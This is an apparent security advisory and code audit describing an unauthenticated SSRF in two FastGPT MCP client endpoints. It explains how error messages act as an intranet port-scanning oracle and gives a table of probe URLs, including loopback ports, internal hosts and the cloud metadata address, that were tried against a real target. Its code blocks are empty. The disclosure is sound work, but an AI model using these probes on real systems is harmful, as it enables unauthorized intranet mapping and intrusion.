CVE-2026-88629-EN
Vulnerability Introduction
The getTools and runTool endpoints under /api/support/mcp/client/ both accept a url from the request body and have the server proactively initiate an MCP/SSE connection to it. Both endpoints have no authentication whatsoever, the url is fully controlled by the requester, and the connection result (refused / timeout / HTTP status code / response content type) is echoed back in the form of error messages — constituting an unauthenticated SSRF and intranet mapping oracle.
The getTools endpoint performs the MCP handshake + pulls the tool list.
The runTool endpoint performs the MCP handshake + invokes the specified tool and returns the execution result.
What follows mainly covers the code-audit side of things.
Code Audit
The code audit uses FastGPT 4.13.0 as an example.
Download link: https://github.com/labring/FastGPT/archive/refs/tags/v4.13.0.zip
Understanding the Project Architecture
FastGPT is a Next.js + TypeScript + MongoDB (Mongoose) monorepo project.
Discovering a Suspicious Directory
projects/app/src/pages/api/support/mcp/client

Audit thought ②: The
support/directory in FastGPT holds “supporting features” (users, teams, external links, files, etc.). Judging by its name, themcp/clienthere means “FastGPT acting as an MCP client connecting to someone else’s MCP server” — similar in responsibility tocore/app/mcpTools(which runs the MCP tools registered by others) but on a completely different path. One endpoint per file, so let’s look atgetTools.tsfirst.
Looking at the code content of getTools.ts:
1 | |
Let’s walk through what this code roughly means.
NextAPI(handler)
NextAPI is an error-handling wrapper; whether it attaches authentication must be confirmed in middleware/entry.ts.
body = { url, headerSecret }
url is just an ordinary field in the request body — the string type annotation is only a compile-time constraint; at runtime whatever you pass is what it gets.
const { url } = req.body
User input is destructured as-is — no Zod, no allowlist, no intranet-address validation.
new MCPClient({ url, ... })
The user-controlled url is about to be handed to the server to connect to — the classic shape of an SSRF.
headerSecret → headers
After being processed by getSecretValue, headerSecret is sent as HTTP request headers to the target url.
The result of getTools() is returned directly
The connection result (success/failure details) is echoed back to the requester, so the error messages returned here can later be used to distinguish correct from incorrect responses.
At this point every ingredient of SSRF is present: user-controlled target + server-initiated connection + result echo. All that’s missing is one confirmation: does this endpoint actually have authentication? No
reqis passed to anyauth*function, but the absence of an explicit rejection could also mean a global middleware is intercepting — that possibility must be ruled out.
Authentication Check
FastGPT’s API wrapper lives in projects/app/src/service/middleware/entry.ts:

FastGPT’s API wrapper lives in projects/app/src/service/middleware/entry.ts:
1 | |
beforeCallback is an array of functions executed in sequence before every request comes in — all FastGPT endpoints that require login put functions like authCert (Cookie/API Key validation) into their own file’s beforeCallback or call them explicitly inside the handler. For comparison, a normal endpoint that does require authentication (e.g., inside core/chat/getHistories.ts):
1 | |
Meanwhile, the full text of the getTools.ts handler (step two) contains no auth wording at all, and beforeCallback is an empty array. With both paths ruled out, we can conclude:
Authentication conclusion:
/api/support/mcp/client/getToolshas no authentication whatsoever — it can be called directly with no login, no Cookie, and no API Key.
While we’re at it, confirm runTool.ts and whether anything else intercepts globally (an Nginx-layer WAF varies by deployment; there is no interception at the code layer).
Reading runTool.ts
Now back to projects/app/src/pages/api/support/mcp/client
1 | |
Completely isomorphic to getTools: no authentication + the url passed straight through. The difference is that the interaction goes one level deeper — toolName and params are sent to the target server as the arguments of the MCP protocol’s tools/call, and the execution result is returned as-is to the requester.
Two endpoints, one root cause (no authentication + URL pass-through)
Audit Summary
Given that the two endpoints above have no authentication whatsoever, the user can freely control the request path, and the server returns the request result, both endpoints have an SSRF vulnerability.
An attacker can probe the intranet by crafting the following request packets:
Request packet (getTools)
1 | |
Response (the server actually visited the intranet sandbox and read its response headers):
1 | |
Request packet (runTool)
1 | |
Response (an echo oracle identical to getTools):
1 | |
runTool’s increment over getTools: toolName and params are fully controllable — when url points to a real intranet MCP service, protocol-level tool calls can be initiated; when it points to an attacker-controlled server, arbitrary arguments can be carried in the body (verified empirically against targets of the same series via webhook.site: both endpoints produced paired GET+POST callbacks, UA=node, with the source IP being the target server itself).
Determination logic: reachable targets return “content type/certificate validation” errors, closed ports return “ECONNREFUSED + IP:port”; the two response classes are distinguishable and both are produced server-side → the SSRF holds on both endpoints.
Real-World Case


What actual testing revealed:
Using mcp/client getTools to systematically probe the target’s intranet address range, every network state yields a distinguishable echo:
| Probe address | Echo | Status determination |
|---|---|---|
http://127.0.0.1:3000 |
connect ECONNREFUSED 127.0.0.1:3000 |
Closed (precise IP:port echo) |
http://127.0.0.1:3001/3002/27017/6379/80/443/47654 |
All ECONNREFUSED 127.0.0.1:<port> |
Port-by-port closed confirmation |
http://172.18.0.1:3000 |
Invalid content type |
Open (HTTP service, not MCP) |
http://172.18.0.1:3000/definitely-not-exist-xyz |
Non-200 status code (404) |
Open with readable service fingerprint (404) |
http://172.18.0.1:3001 |
connect ECONNREFUSED 172.18.0.1:3001 |
Closed port on the same host |
http://172.18.0.1:27017 |
connect ECONNREFUSED 172.18.0.1:27017 |
Closed port on the same host |
http://172.17.0.1:80/3000/3001/3005/3306 |
No echo (timeout) | Filtered (clearly distinct from closed) |
http://10.0.0.1:80 |
No echo (timeout) | Filtered / unreachable |
http://169.254.169.254/latest/meta-data/ |
No echo (timeout) | Cloud metadata blocked by firewall |
Conclusion: the three network states (open/closed/filtered) are fully distinguishable through different echoes, and port-by-port discrimination was achieved against the same intranet host (172.18.0.1) — this SSRF is a complete intranet port-scanning and service-fingerprinting oracle; in actual testing it immediately revealed the open intranet service 172.18.0.1:3000.